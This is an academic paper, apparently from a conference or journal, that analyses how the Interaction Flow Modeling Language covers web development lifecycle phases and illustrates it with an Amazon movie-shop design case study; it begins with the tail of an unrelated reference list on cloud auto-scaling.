[19] G. Galante, L. C. Erpen De Bona, A. R. Mury, B. Schulze, and R. da Rosa Righi, "An analysis of public clouds elasticity in the execution of scientific applications: a survey," Journal of Grid Computing, vol. 14, no. 2, pp. 193–216, 2016. DOI: 10.1007/s10723-016-9361-3

[20] A. Naskos, A. Gounaris, and S. Sioutas, "Cloud elasticity: A survey," in Revised Selected Papers of the First International Workshop on Algorithmic Aspects of Cloud Computing - Volume 9511, ser. ALGOCLOUD 2015. New York, NY, USA: Springer-Verlag New York, Inc., pp. 151–167, 2016. DOI: 10.1007/978-3-319-29919-8_12

[21] A. Biswas, S. Majumdar, B. Nandy, and A. El-Haraki, "Predictive auto-scaling techniques for clouds subjected to requests with service level agreements," in 2015 IEEE World Congress on Services, pp. 311–318, June 2015.

[22] A. Y. Nikravesh, S. A. Ajila, and C. H. Lung, "Towards an autonomic auto-scaling prediction system for cloud resource provisioning," in 2015 IEEE/ACM 10th International Symposium on Software Engineering for Adaptive and Self-Managing Systems, pp. 35–45, May 2015.

[23] W. H. Liao, S. C. Kuai, and Y. R. Leau, "Auto-scaling strategy for Amazon web services in cloud computing," in 2015 IEEE International Conference on Smart City/SocialCom/SustainCom (SmartCity), pp. 1059–1064, Dec 2015.

[24] P. Tang, F. Li, W. Zhou, W. Hu, and L. Yang, "Efficient auto-scaling approach in the telco cloud using self-learning algorithm," in 2015 IEEE Global Communications Conference (GLOBECOM), pp. 1–6, Dec 2015.

[25] C. C. Chen, S. J. Chen, F. Yin, and W. J. Wang, "Efficient hybriding auto-scaling for openstack platforms," in 2015 IEEE International Conference on Smart City/SocialCom/SustainCom (SmartCity), pp. 1079–1085, Dec 2015.

[26] S. K. Bose, An Introduction to Queueing Systems. Springer US, 2002.

[27] P. Nain, "Basic elements of queueing theory: application to the modelling of computer systems," lecture notes resulted from acourse on Performance Evaluation of Computer Systems which was given at the University of Massachusetts, Amherst, MA, during the Spring of 1994, University of Massachusetts, Jan. 1998. [online] https://www.kth.se/social/upload/53eb1e5af2765411d40ea1bf/Nain.pdf

[28] J. Braband, "Waiting time distributions for processor sharing queues with state-dependent arrival and service rates," Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 111–122, 1994. DOI: 10.1007/3-540-58021-2_6

[29] A. A. Shahin, "Automatic cloud resource scaling algorithm based on long short-term memory recurrent neural network," International Journal of Advanced Computer Science and Applications (IJACSA), vol. 7, no. 12, 2016.

[30] ClarkNet-HTTP, two week's of HTTP requests to the ClarkNet WWW server for the Metro Baltimore-Washington DC area. [online] http://ita.ee.lbl.gov/html/contrib/ClarkNet-HTTP.html (Accessed on October 1, 2016)

Analyzing Interaction Flow Modeling Language in Web Development Lifecycle

Karzan Wakil[1,2,3] and Dayang N.A. Jawawi[1]
[1]Universiti Technologi Malaysia Skudai 81310 Johor Malaysia
[2]Sualimani Polytechnic University-Iraq
[3]University of Human Development-Iraq

***Abstract*—Two years ago, the Object Management Group (OMG) adopted a new standard method named Interaction Flow Modeling Language (IFML) for web engineering domain. IFML is designed to express the content, user interaction, and control behavior of the front end of applications. There are number lacks in web engineering methods, because each of them is defined to particular specifications, one of which is the open issue of supporting the whole lifecycle in process development. In this paper, we analyze IFML models in the process development lifecycle to show capability of the method used in the process development. We then make a comparison between IFML and other methods in lifecycle phases. Finally, we add IFML to the web engineering lifecycle's map. It is anticipated that the result of this paper will be to become a guide for developers for using IFML in the development of new applications.**

***Keywords*—Interaction Flow Modeling Language; IFML; Web Engineering Methods; Web Development Lifecycle**

I. Introduction

Model Driven Web Engineering (MDWE) methods such as WebML [1], UWE [2] or OOHDM [3] have become mature solutions for developing Web Applications. These methods utilize Model Driven Development (MDD) perceptions to acquire advanced web applications ideas into models; hence utilizing such models obtain application automatically. The classic MDWE development process consists of three phases [4]: (1) building a domain model, (2) defining a hypertext model and (3) defining the application's look and feel. The process outcome is a set of models with the capacity to create the ultimate web application via code generation.

As evident in [5], several methods created for the plan of hypermedia systems only partially cover the hypermedia system's lifecycle besides being highly centered on the configuration of these systems, as evident from Fig. 1. Just recently, in 2014, the OMG was able to adopt a novel standard method identified IFML for web domain by Macro Brambilla [6].

There exist several gaps within the field of web engineering methods with one of them being no single method that considers the entire establishment lifecycle thoroughly, with each method having its particular strengths [7], as evident from Fig. 1. As seen in [5], several methods that are created for the design of hypermedia systems only partially cover the hypermedia systems' lifecycle and are highly centered on the configuration of such systems. The web engineering community, several research groups are geared towards sustainable solutions to such variations, with some being solved by merging two methods like RUX-Method and UWE method to support Rich Internet Applications (RIA) [8], while the solution of others was obtained through enhanced methods like UWE metamodels in establishing novel modules of websites [9] although could never have all the gaps completely solved. Subsequent to numerous perfections, Marco Bramilla recommends IFML upon a ten years experience WebRatio and WebML [6], since the preceding researchers had confirmed WebML being among the most accurate methods within web engineering approaches [10-11].




Fig. 1. The evolution and coverage the best-known web development [7]

MDWE [12] offer the tools and methodologies engaged in the structuring and development of various types of web application. The researchers cover various issues by engaging diverse models (presentation, navigation, and data among others), with support from model compilers capable of automatically generating several of the logic codes and Web Pages of the application. The advantages of engaging MDWE are evident from diverse perceptions like software quality, team output or adjustment to improving technologies [13-14]. Of these diverse MDWE methods, it is worth describing the IFML [15], an object management group condition for the establishment of data-intensive utilization hence becoming a key reference within the industry growth [16-17]. Its efficient creation tool, WebRatio, permits the editing and validation of IFML models besides facilitating the development of the final application code for a given technical exploitation platform, minimizing the time-to-market as well as the development effort for such uses.

IFML was designed after ten years' experience with one of the best methods and managed to solve some gaps in the existing methods. However, our main contribution is finding IFML location among web engineering methods in process development web application phases. In this paper, we will analyze IFML in respect to process development web applications. This will involve demonstrating the capability of IFML to support whole phases of web engineering in a lifecycle to determine IFML's location in the lifecycle map. In future research, we will make a comparison between IFML and the other web engineering methods in a lifecycle.

The paper is organized as follows: Section 2 explains the background work undertaken for the Web Engineering lifecycle and IFML. In section 3 we conduct a web engineering methods analysis to support the lifecycle. In Section 4, we analyze the ability of IFML to support the lifecycle. Section 5 describes the addition of IFML to the lifecycle map and makes a comparison between IFML with other web engineering methods to support lifecycle phases. In section 6 we design case study by using IFML to prove our result in previous sections. In the last section, we present some concluding remarks and suggestions for future research.

II. Related Work

In this section we discuss about web engineering phases in lifecycle and effective the methods in the process development web applications. Also we discuss about the previous work that done by IFML. Optimization of development effort in the Web Engineering domain has been addressed by several works. In [18] the researchers centered on the examination of the effect of engaging a MDWE method concerning customary web developments. The researchers achieved a significant productivity benefit by engaging their model driven approach. Moreover in [19] a detail literature review about MDWE explains that one of the column in this area is process development and agility in lifecycle.

For quite some time, there has been an escalating growth in the various proposed methods, approaches or methods within professional and academic literature as an attempt of handling some particular features of Web development. Of the most significant challenges facing Web-based system design and development include intricate interfaces, navigation, complex maintenance, security concerns, as well as indefinite remote users, although they came up with solutions to problems they equally offer some limitations, with scarcity in cover lifestyle being among them [20-22]. In their study, Lang and Fitzgerald [23] present a comprehensive list of overfly methods and approaches for Web/hypermedia systems development. A depiction and comparative assessment of the renowned Web development methods can be achieved in [24].

An important observation in [20] as noticed from Fig.1 is the varied coverage by methods of the development phases. In the Fig.1, each approach is located in the phase where its main focus lies. Thus, although the UWA Project [25] or WebML [26] give some consideration to requirements definition and implementation, they mainly emphasize the analysis and design phase. As can be seen, the majority of Web development methods are concentrated within the analysis and design phase, with noticeably less focus on the other phases of the life cycle.

We come back to IFML; it has good features for developing web applications, especially rich in interface and can easily support RIA. Macro Brambilla and Piero Fraternal, 2014 [15] explains most concepts IFML within a book. The book explained metamodels, process development web and mobile applications, capability extensions, and so on. Another work is object-oriented analysis and design for developing information systems by using IFML by [27]. In [28-29] used IFML for developing mobile application by WebRatio. But after inventing IFML no work exist in the lifecycle process development; we need to explain this method and present capability in the process development lifecycle.

III. MDWE Life Cycle

In this section we explain current web engineering methods location in lifecycle, and we attempted to present capability the methods in the lifecycle in process development web applications.

In their study [30] offered along-drawn-out lifecycle procedural model for the development of web-based applications within small and medium enterprises. The model comprised of three processes sets, including requirement-development and evolution processes. Predominantly, the significance of post-delivery advancement process to small and medium enterprises is the development and maintenance of quality web applications by engaging the scarce resources and time [30]. Other researchers employed what is commonly identified as mockups (user interface prototypes) as an approach of commencing the modeling process within the framework of an integrated agile MDWE method [31]. As a measure of aiding this method, the present study incorporated a frivolous metamodel that encourages modeling aspects over mockups, creating end users interface as well as creating MDWE models.

Furthermore this study considered a statistical assessment of the two methods (traditional modeling versus mockup based modeling) [31]. In [7], a very excellent combination model has been offered with the objective of covering lifecycle, while suggesting three web engineering approaches: UWE, NDT, and WebML to handle lifecycle as expressed in Fig.2, regardless of this idea being excellent, it is equally intricate in the implementation phase since it requires novel transformation model, besides lack of tool supporting the implementation of this concept.

Model Driven Architecture (MDA) does not only entail modeling, it is unfeasible to anticipate 100% code generation for all computing setbacks, while presently no vendor can practically give a absolute MDA solution. Therefore, increased expectations from MDA would result in a probable failure. Simply, MDA facilitates a method of system design and development approach, engaging several standard tools and notations to acquire interoperability plus reuse among vendors, as well as platform independence. In order to achieve the complete MDA benefits, institutions should not simply incorporate some modeling process within the creation methods; but equally promote the complete software lifecycle development process, from requirements management and analysis, to configuration, creation, execution, deployment, as well as maintenance. Else the complete MDA benefits will be lost [32].



NDT
UWE
WebML
A common model
1.Apply the requirements phase
2.Apply transformations to the common model
3.Apply transformations to UWE
4.Apply the Analysis and design phase
5.Apply transformations to the common model
6.Apply transformations to WebML
7.Apply the code generation

Fig. 2. Use common metamodels to make approaches compatible [7]

The RIAs' development process is founded on the MDA idea. This means, it decouples the system notion by coming up with distinct system models at diverse abstraction levels. subsequently, model transformation is considered during the development lifecycle with standard patterns or rules of transformation. Not only do the models assist in describing the system idea at diverse stages, they too play a role in automated code generation. For the purposes of conforming to MDA, the models we utilized are categorized into three: computation independent, platform specific, and platform specific. There exist tools for developing each model. Fig.1 exemplifies both the MDA compliant process and the system development step. Just as evident form Fig.1, there exists no any method that addresses the whole of lifecycle development in details while each method holds its distinct benefits [33].




Fig. 3. Model-Driven development process overview [32]

Additional studies by Domingues [34] and Koch [35] have been exemplified in Table 1. The table puts into consideration the phases of the development methods suggested for Pressman [36], and are inclusive of "(i) formulation; (ii) planning; (iii) analysis; (iv) design (architectural, navigational and interface); (v) pages generation; (vi) testing; and (vii) customer assessment." The following notation is used in this table: C, if the method fully fulfils the development stage; P, if the the stage is partially fulfilled; and blank when the method does not deal with the activity.

TABLE I. DEVELOPMENT METHODS PROCESS STAGE [37]

	Formulation	Planning	Analysis	Design			Generation	Testing	Evaluation
				Arch.	*Navig.*	*Interf.*			
HDM				C	C				
RMM				C	C	C	P		
OOHDM			P	C	C	C	P		
HMBS			C	C	C	C	C	P	
UWE			C	C	C	C			
WebML		C	C	C	C	C	C	P	
OO-H			C	C	C	C	P		
W2000			C	C	C	C			
WAE		C	C	C	C	C	P	P	
SWM	P	P	P	P	P	P	P	P	
OOWS			C	C	C	C	C		

Upon offering a quick evaluation of the MDWE lifecycle as evident above, it is worthy concluding the web engineering methods' certain strengths in lifecycle phases and lost assessment phase from all methods. Therefore, the proposed model merges two or three methods to have these setbacks handled. The subsequent chapter analyzes IFML in comparison to other methods so as to exemplify its capacity against other methods.

IV. ANALYZING IFML IN LIFECYCLE

In this section we study centers on the models and components of IFML associated with the lifecycle development process.

A. General Overview

IFML [15] has been confirmed to enhance the platform-independent delineation of Graphical User Interfaces (GUI) among applications accessed or installed on systems like laptops, desktop computers, tablets, mobile phones and PDAs. The key focus is on the application's behavior and structure as observed by the end user. The language used in modeling equally integrates references to the business logic and data influencing the experience of the user. This is attained accordingly by having the domain model objects referenced so as to offer the content presented in the interface as well as the measures capable of being triggered through interface interaction.

B. IFML Artifacts

The IFML language is specified within an official, human-readable OMG specification document, which in turn is accompanied by some technical artifacts:

- The IFML metamodel, specifying the structure and relations between the IFML elements;
- The IFML is UML profile, defining a UML-based syntax for expressing IFML models, through an extension of the concepts of the class, state machine, and composite structure diagrams;
- The IFML visual syntax, offering a graphic notation for expressing IFML models in a concise and intuitive way; and;

- The IFML model serialization and exchange format, for tool portability.

Altogether, these artifacts compose the IFML language specification. Each of them is specified according to the OMG standards:

- The metamodel is defined through the MOF metamodeling language (an equivalent ECORE definition is available too).
- The UML profile is defined according to UML 2.4 profiling rules.
- The visual syntax is defined through Diagram Definition (DD) and Diagram Interchange (DI) OMG standards.
- The model serialization and exchange format is defined based on XMI.

C. Metamodels

Definition of IFML metamodel is done respective of the best methods of language description, incorporating abstraction, modularization, recycle as well as extensibility. There are three packages categorizing the metamodel: Extension package, the core package, as well as data-type package. The core package entails the ideas creating the language interaction infrastructure in terms of interaction flows, Flow Elements as well as the limits. Central package ideas are broadened by actual ideas in the extension package to cover highly precise behaviors. The Data Types package entails the custom data types delineated by IFML. The basic UML metamodel data types are reused by the IFML metamodel, focuses several UML meta classes as the FML meta classes basis, and talking the assumption that a domain model is illustrated with a UML class diagram or an identical representation.

IFML model is considered as the top-level component of the other model components. It entails a domain model, an Interaction Flow Model, as well as View Points. Interaction Flow Model offers the application view of the user, by quoting to the Interaction Flow Model Elements sets, jointly defining a completely functional portion of the system. As an abstract category, Named Element focuses on the Element class (the model’s broad class) exemplifying the named elements. For any component, it is easy to specify comments and constraints. Interaction Flow Model Element is considered an abstract category that levels the aspects of an IFM. Per se, its use is not directly associated with the IFML diagrams; rather, it is defined by more particular notions (such as Interaction Flow Element, Interaction Flow). Sequentially, these sub-concepts are abstract, hence the need to be aptly specialized.

D. IFML Development Process

The development of applications defined by interactivity is normally handled with agile techniques, which navigate diverse phases of “problem discovery” / “design refinement” / “implementation.” The iteration of the development method derives a partial version or a prototype of the system. Such an augmentable lifecycle is predominantly suitable for contemporary web and mobile uses, with the need of being installed swiftly and alter frequently throughout their lifetime to adjust to user prerequisites. Fig. 4 offers a probable structural development process hence positioning IFML within the activity flow:




Fig. 4. The role of IFML in the development process of an interactive application

1) Requirements specification: gathers and formalizes the data concerning the application domain as well as the anticipated functions. The input entails a set of business needs promoting the application development as well as the accessible data on the organizational, technical and managerial settings. The result is a practical specifications file entailing:

- The recognition of the user functions plus of the use cases linked with each function;
- A data dictionary of the needed domain notions as well as of their semantic associations; and
- The workflow represented in every application case, showing the interaction of the key actors (the application, the user and perhaps external services) during the implementation of the use case.

Furthermore, nonfunctional needs should equally be delineated, such as scalability, performance, accessibility, maintainability and security. Upon directing the application to the ordinary people, the prerequisites about the feel and look as well as the interfaces’ usability take into assumption special prominence among the nonfunctional requirements. User-focused configuration practices that depend on the development of ideal mockups of the practicality operation can be utilized. Such mockups can be applied for the primary validation of the interface notions and later act as the setting for establishing more comprehensive and technical delineations for the front-end modeling stage.

2) Domain modeling: systematizes the key information objects established during conditions delineation into a broad and articulate setting model. Domain modeling delineates the key data sets established during conditions requirement into a domain model, normally a (characteristically visual) depiction of the necessary objects, their qualities and relationships.

3) Front-end modeling: plots the data manipulation and information conveyance functionality proposed by the requirements application conditions into front-end model. The operation of front-end modeling is at the conceptual angle, with IFML coming into play. The developer is at the liberty of utilizing IFML in the specification of front-end organization in a single or several top-level view containers, the internal formation of every view container regarding sub-containers, the constituents forming each view container's content, the events depicted by the components and vie containers, as well as how such events set off business events and revise the interface.

4) Business logic modeling: delineates the business objects and the techniques needed to sustain the established use cases. UML dynamic and static figures are usually used in highlighting the objects interface as well as messages flow. Process-adjusted details (like UML functionality and sequence charts, BPMN process models, and BPEL service orchestrations) offer an efficient method of signifying the workflow across services and objects. The services highlighted in the business logic plan can be oriented in the front-end model to signify the operations to be set off through interface interaction. Being interdependent in nature, front-end, data, and business-logic structure events are performed in an iterative manner. The preference category of Fig.4 is simply indicative. Within some companies, the responsibility could commence at the structure of the front-end while the actions and data objects could be established at a later phase though analysis of the published information as well as the requested operations towards sustaining the interactions.

Architectural structure is the technique of delineating the network, hardware as well as the software elements that compose the architecture whereby the application offers its services to the users. The objective of the architectural structure is to establish the mixture of these components that adequately achieves the application needs as regards to scalability, efficiency, accessibility, security, and all together adhering to the economic and technical project limitations.

5) Implementation: entails the approach of creating the software modules that convert the business logic, data as well as interface design into an application functioning on the opted design. Implementation of data situates the domain model onto a single or several data sources by merging the conceptual-level aspects with the formations of logical data (such as relationships and aspects to relational tables). The execution of business logic generates the software components required to sustain the identified use cases. The execution of individual entities may gain from the adoption of software designs, which systematize the manner in which fine-grain elements are devised and merged into a wider and highly reusable operational units and equally provide for nonfunctional needs like scalability, accessibility, security and competence. Translation of abstract-level View Components and View Containers into the opposite aspects within the considered execution plan is done courtesy of interface accomplishment. It is possible for the View Containers and business objects to interoperate either in the server or client layer.

6) Testing and evaluation: confirms the consistency of the installed application concerning the nonfunctional and functional requirements. The key important aspects for interactive model testing include:

a) Functional trialing: verification of the application behavior regarding the functional requirements. Functional testing is disintegrated into classical events of module examination, system testing and integration testing.

b) Usability Assessment: the nonfunctional prerequisites of accessibility, communication efficiency, and observance to merged usability values are confirmed against the generated front end.

c) Performance assessment: the application's response time and throughput ought to be examined in peak and average workload provisions. There is the need to monitor and examine the insufficient service levels, the usability design, so as to establish and get rid of bottlenecks.

V. Result of IFML Analyses and Adding to Lifecycle Map

After conducting a detailed review of IFML in process development and analyzing existing references, we were able to acquire a full image concerning the IFML lifecycle. Our analysis centered on IFML's need for requirements, but not necessarily supporting it. It is the UML profile that has helped in the design and analysis phase. Also, with the support of WebRatio, visual syntax has been defined through: DD and DI and OMG standards; model serialization; and exchange format which is defined based on XMI. These factors have all helped to fully support the implementation stage. Finally, we can add to the web engineering phases the fact that location between analysis/design and some implementation is the same WebML as shown in Fig.5 because Webratio allowed the implementation after design, but with rich interface and best practice.




Fig. 5. The evolution and coverage the best-known web development after adding IFML

IFML location between analysis/design and implementation phases, however starting some gathering requirements and test usability but not fully supported.

In order to show the capability of IFML for process development, we need a comparison between IFML and the existing methods. For this case, we updated a comparison proposed by [37] after adding IFML as shown in Table 2. IFML cannot support formulation, planning, and, but can support analysis/design and code generation. This is one of the new terms in IFML that can evaluate the project, as shown in Fig.4.

TABLE II. COMPARISON OF IFML WITH OTHER METHODS IN THE DEVELOPMENT PROCESS STAGE

	Formulation	Planning	Analysis	Design			Generation	Testing	Evaluation
				Arch.	Navig.	Interf.			
IFML			C	C	C	C	P	P	P
HDM				C	C				
RMM				C	C	C	P		
OOHDM			P	C	C	C	P		
HMBS			C	C	C	C	C	P	
UWE			C	C	C	C			
WebML		C	C	C	C	C	C	P	
OO-H			C	C	C	C	P		
W2000			C	C	C	C			
WAE		C	C	C	C	C	P	P	
SWM	P	P	P	P	P	P	P	P	
OOWS			C	C	C	C	C		

VI. DESIGN CASE STUDY

For showing the capability IFML method to design web applications, we highlighted movie shop in Amazon website as case study as shown in Fig.6.




Fig. 6. Amazon Movie Homepage

A. Content Model

In this example, a Customer is assigned a Credit Card that at the beginning is empty. As the user browses through the page and gets information about the Movies available, adds products to the credit cart. The list of Moves selected at the moment by the user, can be consulted at any time, offering the option of pay the current order, empty the car or continue browsing in order to add more Movies, Fig.7 shows Content Model for Amazon Movie by IFML method.




Fig. 7. Content Model for Amazon Movie

B. Process Model

When the customer enters into the website, starts exploring the available Movies. Once he finds a movie of interest, selects it, and the item goes to the credit cart. The user can either keep exploring products in order to add more items to his order, or continue to manage the credit cart by deleting all the Movies, or updating quantities of the selected ones. Once the user is ready to proceed with the payment, performs the checkout. In order to authorize the payment, it's necessary to send the customer information to the bank entity, and wait for the confirmation. This procedure is illustrated in the Fig.8.




Fig. 8. Process Model of the Amazon Movie]

Fig.9 shows the home page of the Amazon Movie. In this section, the user can select one of the Movies.





Fig. 9. Amazon Movie Homepage

After selecting a Movie the user can full description of the movie, directly you can buy the movie by adding card, as shown in Fig.10.



Mission: Impossible - Rogue Nation 2015

With the IMF disbanded, Ethan and his team join forces with a disavowed British agent, who may or may not be a member of this rogue nation, as they must face off against a new network of highly skilled special agents, the Syndicate. Starring: Tom Cruise, Jeremy Renner, Simon Pegg Runtime: 2 hours, 11 minutes Available to watch on supported devices.

Fig. 10. Details of the selecting Movie

The procedure described in the Fig.9 and Fig.10 is represented in IFML as shown in the Fig.11. Once the user selects a category from MovieCategory a navigation event is produced, and as a result, the details of the Movie showed in MovieDetail.




Fig. 11. IFML model corresponding to the exploration of Movie

Fig.12 shows the model fragment that adds a product to the cart, once the user press add button, a modal window appears asking for the quantity of items desired. This value, along with the SelectedMovie are submitted as parameters and represent the input of the add to cart action triggered. Once the action is performed, a confirmation window is displayed.




Fig. 12. IFML model corresponding to the add to cart event

When the user chooses the Checkout option, the container Customer Information is displayed. The user must provide his personal information by filling out the form within this container. After the user submits his personal information, the container Payment Information is displayed. In this container the user must provide his bank account details for execute the payment process see Fig.13.




Fig. 13. IFML Module Representation of the Checkout Event

To increase reusability and modularization in the models, designers may decide to cluster homogeneous parts of the model into Modules. For instance, the part of the model that deals with the payment management can be packaged into a specific module. This would simplify the model of the application, as shown in Fig.14.




Fig. 14. Inner Process of the Module Payment Execution

After design our case study by IFML model, and showing important interaction in the process buying a move, we can conclude IFML method can fully support analyze/design phase in the web engineering lifecycle. However allowed to generate code generation as semantic implementation, but cannot fully support other phases.

